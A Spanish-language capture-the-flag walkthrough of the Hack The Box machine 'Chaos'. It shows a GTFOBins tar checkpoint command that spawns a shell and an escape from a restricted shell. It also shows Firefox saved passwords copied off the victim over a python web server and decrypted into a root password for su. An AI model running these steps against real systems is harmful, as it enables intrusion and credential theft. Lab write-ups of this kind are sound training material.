The screenshot shows a terminal window with the command 'tar' entered. Above the terminal, there is a list of permissions for various binaries and functions. The permissions are listed in a grid-like format with red borders around the text.

Binary	Functions
setarch	Shell SUDO Sudo
start-stop-daemon	Shell SUDO Sudo
tar	Shell File upload File download File write File read Sudo Limited SUID

En <https://gtfobins.github.io/#tar> podemos ver que hay formas de darnos una shell...

R

```
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-  
action=exec=/bin/sh
```

Si ponemos esto nos debería de dar una bash

R

```
a70@PC:~/HTB/Chaos$ echo $PATH  
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/sna  
p/bin:/opt/exploitdb:/usr/local/bin
```

Vemos nuestra path de nuestra maquina...

R

```
$ export
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
:/snap/bin:/opt/exploitedb:/usr/local/bin
export
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
:/snap/bin:/opt/exploitedb:/usr/local/bin
```

*La importamos en la maquina victima...*

R

```
$ cat /home/ayush/user.txt
c.....05..adb.....b64c....ff.8
```

*Ahora ya tenemos la user flag!*

## Escalada de privilegios

R

```
$ which pkexec
/usr/bin/pkexec
```

*Vemos que tenemos el pkexec*

R

```
$ which pkexec | xargs ls -l
-rwsr-xr-x 1 root root 22520 Jul 11 2018 /usr/bin/pkexec
```

*Vemos que es el root quien tiene los permisos.*

R

```
$ pwd
/home/ayush/.mozilla/firefox/bzo7sجت1.default
```

*En este directorio es uno de firefox, donde de almacenan credenciales entre otras cosas, estas credenciales ya las hemos identificado y estan cifradas...*

R

```
a70@PC:~/HTB/Chaos$ git clone  
https://github.com/unode/firefox_decrypt
```

*Nos clonamos esto en nuestra maquina...*

R

```
$ python3 -m http.server
```

*En la maquina victima nos vamos a ejecutar un servidor de python ya que necesitamos todos los archivos del directorio.*

R

```
a70@PC:~/HTB/Chaos$ wget -r chaos.htb:8000
```

*En nuestra maquina vamos a ejecutar este comando para instalarnos todo lo que haya en ese directorio de forma recursiva...*

R

```
a70@PC:~/HTB/Chaos/firefox_decrypt$ python3  
firefox_decrypt.py ../chaos.htb\:8000/
```

*Con este comando una vez este todo instalado podemos ver el contenido cifrado...*

R

```
(pass:jiujitsu)  
  
Website:  https://chaos.htb:10000  
Username:  'root'  
Password:  'Thiv8wrej~'
```

*Nos da las credenciales del usuario root!*

```
www-  
data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$  
su root  
su root  
Password: Thiv8wrej~  
  
root@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile#
```

*Las probamos y vemos que son correctas!*

```
root@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile#  
cat /root/root.txt  
cb.....d42a9.....97d5....4
```

*Podemos ver que tenemos la root flag!*